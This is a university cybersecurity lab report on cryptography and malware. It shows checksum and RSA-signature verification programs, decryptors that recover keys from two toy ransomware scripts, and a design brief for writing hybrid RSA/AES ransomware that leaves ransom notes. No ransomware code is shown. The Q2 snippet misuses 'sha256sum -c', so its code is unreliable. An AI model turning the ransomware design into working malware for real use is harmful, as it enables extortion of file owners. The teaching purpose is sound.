Cybersecurity Lab, CSE 3140
Spring 2022

Cryptography and its use by and against Malware

Section # : 004
Team #: 4
Names: Christopher Pokotylo, Jonathan Ameri

In this lab, we will learn a bit of the important and fascinating area of cryptography, which is central to cybersecurity, and covered extensively in several courses, beginning with CSE3400. Cryptography is mostly used to *defend* against attacks; for example, in the first part of the lab, we use cryptography *against Malicious software, aka malware.* We will use first a *cryptographic hash function* and then *digital signatures,* to ensure the *integrity of software,* to prevent the installation of *malware.* Malware is the most serious threat for most users and organizations. Malware is any software that is designed to intentionally cause harm to the user or to a computer, server, client, or computer network. Malware analysis is the art of understanding how it works, how to identify it, and how to eliminate it. Malware is often categorized by its method of propagation and/or by its goal/harm. Focusing on malware categories by propagation method, these include:

- **Virus**: malware which searches the storage to identify other programs, and then changes them so they will contain a copy of the virus and execute it, in addition to their `real' function. Viruses often infect a specific type of program, such as binary executables, macro files (e.g., of Office), or programs written in a specific language. In this lab you'll write a very simple virus that will infect Python source-code programs.
- **Worm:** malware that searches a network to identify vulnerable machines, and then uses the vulnerability to copy itself to these machines (and run also from there).
- **Trojan (horse):** malware, which is distributed disguised as a desirable application, relying on users to innocently install them. Many smartphone apps are such malware!

You can find much more information about different kinds of malware, e.g., in this **link**.

In the second part of the lab, we will see the use of cryptography *by malware*, specifically, by *Ransomware.* Ransomware uses a cryptosystem to encrypt files in the computer's storage (disk); then, the ransomware requires the user to pay the attacker in order to receive the decryption key. We will explore the use of *public key cryptosystem, shared key cryptosystem* and *obfuscation.*

Throughout this lab, we will use the PyCryptodome library, which is installed on the VM. A great guide to it is available here.

Question 1 (15 points): In this question we will learn the use of *cryptographic hash functions* to ensure the integrity of software downloads, i.e., to ensure download is of the intended, authentic software, and not of a malware impersonated as the software. A cryptographic hash function *h* receives an input string *m*, e.g., a program, and outputs a short string *h(m)*; people refer to the output as the hash, fingerprint, digest or checksum of the input string *m*.

A main goal of a cryptographic hash functions is *collision resistance*, which implies that given the digest *hash(m)* of some string *m*, it is infeasible to find a *different string m'≠m,* which hashes to the same digest: *h(m')=h(m).* Note that there are many other applications of hash functions, and some of them assume other properties, but this is beyond the scope of this lab.

The collision resistance property is often used to ensure integrity – and, in particular, the integrity of software downloads. Software is often made available via repositories, which may not be fully secure; to ensure the integrity, the publishers often provide the hash of the software. Namely, to protect the integrity of some software download, say encoded as a string *m*, the publisher provides in some secure channel the value of the hash *h(m)*. The user then downloads the software from the (insecure) repository, obtaining the downloaded string *m'*. To confirm its integrity, i.e., confirm that *m'=m*, the user then computes *h(m')* and compares it to *h(m).*


In this question, you will find in your VM a folder called **"Q1"**. Within it, you will find a file ***checksum.txt***, which contains the result of the SHA-256 hash function applied to the ('legitimate') program file. You will also find there a folder called ***InsecureRepository*** in which you'll find several program files.

Write a program that identifies which of these files is the legitimate file. Your program should also output a timestamp for the time it began and the time it terminated, and the total run time.


Your program should use the SHdeA-256 from the PyCryptodome library.

Your program should test all files. One reason for that is that once *any* collision in a SHA-256 will be found, it will become easy to find many other collisions; indeed, collisions were found for some other standard hash functions, such as MD5 and SHA-1, and as a result, it is easy to find additional collisions to them, which *is* a problem for many applications. But for more details, you will have to take CSE3400!

Submit: your program, its output, and the beginning few lines of the legitimate program file.



```python
import time
from Crypto.Hash import SHA256
import os
import subprocess

begin = time.time()
print("Started running program at " + time.strftime("%a, %d %b %Y %H:%M:%S %Z", time.gmtime()))

path = os.path.join(os.getcwd(), "InsecureRepository")
checksums = []

with open("checksum.txt", "r") as c:
  check = c.read().strip()

for f in os.listdir(path):
  file1 = open(path + "/" + f, "rb")
  h = SHA256.new(data=file1.read())
  if h.hexdigest() == check:
    print("Legitimate file: {}".format(str(f)))
  file1.close()

end = time.time()
print("Finished running program at " + time.strftime("%a, %d %b %Y %H:%M:%S %Z", time.gmtime()))
print("Runtime: {:.2f} seconds".format(end - begin))
```




```
cse@cse-HVM-domU:~/crypto-files/Q1$ python3 q1.py
Started running program at Sat, 26 Feb 2022 05:36:14 GMT
Legitimate file: KML-Editor.exe
Finished running program at Sat, 26 Feb 2022 05:36:15 GMT
Runtime: 0.52 seconds
```


Question 2 (10 points): Repeat Q1, except that this time you should not perform the hashing from your Python program. Instead, use the sha256sum tool (command).

Write a script or a program that will invoke the tool over all files automatically, to identify the correct file(s). As before, your program/script should also output a timestamp for the time it began and the time it terminated, and the total run time; try to minimize the time.

Submit: your program/script, its output, and the beginning few lines of the legitimate program file.
Submit a screenshot of running your command.



```python
import time
import os
import subprocess

begin = time.time()
print("Started running program at " + time.strftime("%a, %d %b %Y %H:%M:%S %Z", time.gmtime()))

path = os.path.join(os.getcwd(), "Q1", "InsecureRepository")

with open("Q1/checksum.txt", "r") as c:
  check = c.read().strip()

for f in os.listdir(path):
  stdout = subprocess.Popen(["sha256sum", "-c", str(os.path.join(path, f))], stdout=subprocess.PIPE)
  if(stdout.stdout.readline().split()[0].decode() == check):
    print("Legitimate file: {}".format(f))

end = time.time()
print("Finished running program at " + time.strftime("%a, %d %b %Y %H:%M:%S %Z", time.gmtime()))
print("Runtime: {:.2f} seconds".format(end - begin))
```



```
cse@cse-HVM-domU:~/crypto-files$ python3 q2.py
Started running program at Sat, 26 Feb 2022 06:07:54 GMT
Legitimate file: KML-Editor.exe
Finished running program at Sat, 26 Feb 2022 06:07:54 GMT
Runtime: 0.52 seconds
```

Question 3 (15 points): The hash mechanism would not protect against an attacker that can provide the user with a *fake hash*, i.e., hash of the *malware*! Also, the hash can only be provided *after* the program is ready; so this mechanism does not allow us to ensure authenticity of *software updates*, unless we can ensure the authenticity of the hash. Fortunately, cryptography also provides a tool to ensure authenticity: *digital signatures.*


Digital signatures use *a pair of keys*; such a pair is generated by a party that wishes to sign files. One key is used by the signer, to *sign* files; therefore, this key must be kept *private.* The other key is made *public.*

As you will find in the PyCryptodome documentation, to perform the verification, you need to specify a hash function; the reason is that it is much more efficient to sign the (short) hash of a message, rather than using a public-key signature algorithm directly (without hash). We use the RSA signature algorithm and the SHA-256 hash function.


In this question, you will find in your VM a folder called Q3. Within it, you will find the public key used by the legitimate software vendor in the file ***PublicKey.pem***. In this question, you will only verify signatures, so you only need this public key. You will also find there a folder called *InsecureRepository* in which you'll find several program files, each with the (supposed) signature.
Note: the signature was created using PKCS#1 v1.5 (RSA), you may find these two links helpful; check link1 and link2.

Using PyCryptodome, write an efficient program that will find which of these files is correctly signed. Your program should also output a timestamp for the time it began and the time it terminated, and the total run time. Your program should use the SHA-256 from the PyCryptodome library, which is installed on the VM. (We use this crypto library for all relevant questions in this lab).

Submit: your program, its output, and the beginning few lines of the legitimate program file(s).



```
  GNU nano 4.8                                          q3cp.py
from Crypto.Signature import pkcs1_15
from Crypto.Hash import SHA256
from Crypto.PublicKey import RSA
import time
import os
import codecs

begin = time.time()
print("Started running program at " + time.strftime("%a, %d %b %Y %H:%M:%S %Z", time.gmtime()))

key = RSA.import_key(open("PublicKey.pem").read())

path = os.path.join(os.getcwd(), "InsecureRepository")

for f in os.listdir(path):
  if(f[-4:] != "sign"):
    file = open(path + "/" + f, "rb").read()
    sign = open(path + "/" + f + ".sign", "rb").read()
    sha = SHA256.new(file)
    try:
      pkcs = pkcs1_15.new(key).verify(sha, sign)
      print("Valid file: " + f)
    except:
        pass

end = time.time()
print("Finished running program at " + time.strftime("%a, %d %b %Y %H:%M:%S %Z", time.gmtime()))
print("Runtime: {:.2f} seconds".format(end - begin))
```




```
cse@cse-HVM-domU:~/crypto-files/Q3$ python3 q3cp.py
Started running program at Tue, 08 Mar 2022 00:45:51 GMT
Valid file: docear.exe
Finished running program at Tue, 08 Mar 2022 00:45:51 GMT
Runtime: 0.54 seconds
```

Question 4 (10 points): In the rest of this lab, we study the abuse of cryptography by *ransomware.* Ransomware encrypts the user files, and requires the user to pay 'ransom', with the promise of sending back the decryption key or program.

Look in the Q4 folder. This folder contains a file which is the encryption of some 'plaintext' file by a ransomware program. Luckily, you are also given the ransomware program, R4.py, which is conveniently written in Python; this is not likely to be the case with real ransomware, of course!

You are further lucky since it is relatively easy for you to understand R4.py. furthermore, and most unlikely in practice, you *can* build the corresponding decryption program, D4.py, that will recover the original contents of the plaintext file encrypted by the ransomware. The main reason that allows you to write D4.py is that this ransomware (R4.py) uses a *symmetric (shared key) cryptosystem,* specifically, the widely-used AES block cipher, in the CBC mode. In all symmetric (shared key) cryptosystems, the encryption key (used by R4.py) is the same as the decryption key (which must be used by D4.py). So, in this case, you would be able to recover your file(s) – without paying the ransom! Unfortunately, as we will soon see, real ransomware is typically much harder to remove…

Submit: your program (D4.py) and the beginning few lines of the decrypted file(s).




```
  GNU nano 4.8                              D4.py
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

encrypted_file = 'encrypted4.txt'
#we need to retrieve the key used to encode
#by looking at R4.py, this key was saved in'.key.txt'

#with open('.key.txt', mode='rb') as key_file:
#       key = key_file.read()

#since '.key.txt' does not exist, we can still use the key that's revealed
#in the R4.py program:
key = b'$\x1eA[\xb7\x0c\xfe\xd8Y^\x8c\xb7\x86\xb2\x80\xb6'

file = open(encrypted_file, 'rb')
iv = file.read(16)
ciphered_text = file.read()
file.close()
cipher = AES.new(key, AES.MODE_CBC, iv)

plaintext = unpad(cipher.decrypt(ciphered_text), AES.block_size)

print(plaintext)
```

Decrypted message: b'51. MeetMindful data breach- Date: January 2021 - Impact: 2.28 million users.\n14. NetEase data breach - Date: October 2015 - Impact: 234 million users'

Question 5 (20 points): In this exercise (and the next), we have a similar task to the previous question, but a bit more challenging. Look in the Q5 folder and you will find the R5.py and encrypted content files. Your goal is, again, to write a decryption program, D5.py. As in question 4, you are lucky to have the code of R5.py, and even more lucky in that this ransomware turns out, again, to use a symmetric (shared key) cryptosystem.

However, your task is a bit more challenging, since the new ransomware, R5.py, is *obfuscated*, namely, written intentionally in a way designed to make it harder to understand the program – and to find the key, as required to decrypt the file. Obfuscation is an interesting and challenging subject, and used quite a lot in cybersecurity; in this question, the obfuscation is quite weak, so it should not be too hard to break.

Submit: your program (D5.py) and the beginning few lines of the decrypted file(s).



```python
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from Crypto.Hash import MD5

# we need to retrieve the key used to encode
# we will copy how the key was generated in R5.py:
BLOCKSIZE = 2048
h = MD5.new()
with open('R5.py', 'rb') as afile:
    buf = afile.read(BLOCKSIZE)
    while len(buf) > 0:
        h.update(buf)
        buf = afile.read(BLOCKSIZE)
key = h.digest()

encrypted_file = 'e2e2.txt'
file = open(encrypted_file, 'rb')
iv = file.read(16)
ciphered_text = file.read()
file.close()
cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = unpad(cipher.decrypt(ciphered_text), AES.block_size)

print(plaintext)
```

```
Decrypted message: b'15. Sociallarks data breach -  Date: January 2021 - Impact: 200 million records\n42. TJX Companies Inc. data breach Date: Jul 2005 - Impact: 45.6 million card numbers'
```

Question 6 (25 points): In this exercise, your role is to *write* the ransomware R6.py. This would be `correct' ransomware! This means that your ransomware will use *public key (asymmetric) encryption:* decryption will require a decryption key *d*, which is supposed to be hard to find, even when given the corresponding encryption key *e*. That's how most ransomware works; as a result, even if we find the ransomware program, and even if we can reverse-engineer it and understand exactly how it works, we can only find there the encryption key *e*, which isn't sufficient to find the decryption key *d*.

For your solution, use the PyCryptodome library with the RSA cryptosystem and a key-size of 1024 bits. Note: this key size is not considered sufficiently long for security (considering current processor speeds).

The question has a few parts (steps).


1. Generate a keypair of a public key *e* and a private key *d.*
2. Write the ransomware program R6.py, using the public key *e* you generated. This program should search the folder in which it runs, and encrypt all files in this folder, except .py files, as follows;

note that it does NOT encrypt the files directly using the public key *e*! Instead: say the folder contains some file, say *example.txt.* Then R6.py should replace *example.txt* with **three** files, *example.txt.encrypted, example.key.encrypted,* and *example.txt.note.* The *example.txt.encrypted* file will contain the encrypted version of *example.txt*, using *shared-key encryption* (like used in the previous questions), with a *random shared key;* let's denote this key a *example.key.* The *example.key.encrypted* file will contain the RSA encryption of *example.key*, using the public encryption key *e*. Finally *example.txt.note* will contain a `ransom note'; be creative with the text in the note, but it should instruct the victim to pay the ransom and to provide the *example.key.encrypted* file to the attacker. This will allow the attacker to decrypt *example.key.encrypted* and find the shared *example.key* and provide it to the user. A different decryption key should be required for every file!

3. Write the attacker's decryption program, *AD6.py.* This program will receive *example.key.encrypted,* decrypt it and output the shared key *example.key*. This program will make use of the private decryption key *d.*
4. Write the decryption program *D6.py*. This program will receive the name of an encrypted file, say *example.txt,* and the shared key to decrypt it, *example.key,* sent by the attacker, and recover the original file.


Submit: all programs, and screen shots showing their usage.

genKeys.py:



